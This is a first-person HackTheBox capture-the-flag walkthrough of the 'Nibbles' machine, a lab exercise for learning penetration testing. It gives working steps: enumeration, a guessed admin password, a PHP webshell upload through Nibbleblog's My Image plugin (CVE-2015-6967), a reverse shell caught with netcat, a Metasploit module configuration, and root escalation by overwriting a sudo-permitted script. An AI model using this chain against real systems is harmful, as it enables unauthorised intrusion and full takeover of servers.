HackTheBox Nibbles Writeup

nibbles is a fairly simple machine, however with the inclusion of a login blacklist, it is a fair bit more challenging to find valid credentials. luckily, a username can be enumerated and guessing the correct password does not take long for most. This is my first box and also my first writeup.
🕵️ Enumeration#
After spawning the machine and connecting to the VPN, we start with the initial enumeration.
🔍 Initial Nmap Scan#
We begin by running an initial nmap scan with the following command:
nmap -sC -sV -vv -oA nmap/initial_scan <Target-IP>`
-sCDefault script scan-sVService version detection-vvVerbose output-oAOutput all formats
Nmap reports the following open ports:
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
🌐 Web Footprinting#
When we visit the target in the browser, we only see a Hello World! page.

Looking at the page source reveals an interesting comment:

📁 Directory Enumeration#
Navigating to the /nibbleblog/ directory in Firefox does not show anything exciting at first.
For further directory enumeration, we use gobuster with the following command:
gobuster dir -u http://<Target-IP>/nibbleblog/ -w htb/SecLists/Discovery/Web-Content/common.txt
After the scan finishes, we get the following relevant results:
/README               (Status: 200)
/admin                (Status: 301)
/admin.php            (Status: 200)
/content              (Status: 301)
/languages            (Status: 301)
/plugins              (Status: 301)
/themes               (Status: 301)
We see two interesting directories we can navigate to right away:
- /README
- /admin.php

The README file reveals the Nibbleblog version:

On admin.php, we are greeted by an admin login page:

After browsing around, we find /nibbleblog/content/private/users.xml which reveals the username admin:
🛠️ Finding the Vulnerability#
Now that we know the exact version of the application, we search Google for “Nibbleblog 4.0.3” and find an unrestricted file upload vulnerability in the My Image plugin (CVE-2015-6967). We also find a Metasploit module for this vulnerability on exploit-db.
Looking closer at the vulnerability, we notice that file uploads are only possible with authentication, so we need a password in addition to the username.
Let’s try some common credentials on the admin login page:
- admin:admin
- admin:password
- admin:nibbles
Bingo! admin:nibbles are the correct admin login details.
📌 Interim Recap#
So far, we have found:
- Vulnerable version: nibbleblog 4.0.3
- Admin login credentials
We now have two options: either exploit the vulnerability manually, or use Metasploit. This writeup covers both approaches, because i habe tried each. For beginners, i recommend experimenting with PHP file uploads manually before using Metasploit.
⚡ Exploit the manual way#
Let’s return to the Nibbleblog admin interface and look for the My Image plugin, as mentioned in the CVE description.
We see that we can upload files using the My Image plugin. Let’s check for code execution by uploading a .php file with the following content:
<?php system('id'); ?>
This PHP code runs the shell command id on the target system. Thats we simply can check for code excecution
We navigate to the My Image Plugin and upload our php file


We are getting a few errors after the upload but the upload still worked

The My Image plugin overwrites the filename to image.* in our case, to image.php.
Now we access the file with the following curl command:
curl http://<Target-IP>/nibbleblog/content/private/plugins/my_image/image.php
The output should be the following:

Now that we can execute code remotely, let’s upload a PHP reverse shell. I like to use a reverse shell from revshells.com. For this example, the PentestMonkey PHP reverse shell. We update our test PHP file, then upload it again via the My Image plugin.
Before calling the URL again, we set up a netcat listener:
nc -lvnp 4444
Then we trigger the shell with curl:
curl http://<Target-IP>/nibbleblog/content/private/plugins/my_image/image.php
Curl hangs, which is a good sign.
Looking at our netcat terminal, we see that we have a shell as user nibbler.

From here, you can continue at Getting the User Flag
⚡Exploit using the Metasploit Module#
We search for “nibble” in the Metasploit console and find the module:
- exploit/multi/http/nibbleblog_file_upload
We use the module with:
use exploit/multi/http/nibbleblog_file_upload
To show required options:
show options
We set the following module and payload options:
set RHOST <Target-IP>
set PASSWORD nibbles
set RPORT 80
set TARGETURI /nibbleblog
set USERNAME admin
set LHOST tun0
set LPORT 4444
Then we run the exploit:
exploit
After a few seconds, we successfully obtain a Meterpreter reverse shell on the target.
With the shell command in Meterpreter, we get a regular shell on the web server.
👤 Gaining The User Flag#
Running whoami reveals we are the user nibbler.
To upgrade our shell to a full TTY, we use:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
To get the user flag, we simply cat it from the home directory:
cat /home/nibbler/user.txt
User Flag ✅
🚀 Privilege Escalation#
Now that we have a reverse shell and the user flag, it’s time to escalate privileges and get the root flag.
We unzip the personal.zip file and see a file called monitor.sh.
We check the sudo permissions:
sudo -l
We see that the user nibbler can run monitor.sh as sudo without a password. We can take advantage of that.
We simply add /bin/bash to the top of the script:
echo "/bin/bash" > /home/nibbler/personal/monitor.sh
Then we execute it as sudo:
sudo /home/nibbler/personal/monitor.sh
Now we have a root shell and can get the root flag:
cat /root/root.txt
Root Flag ✅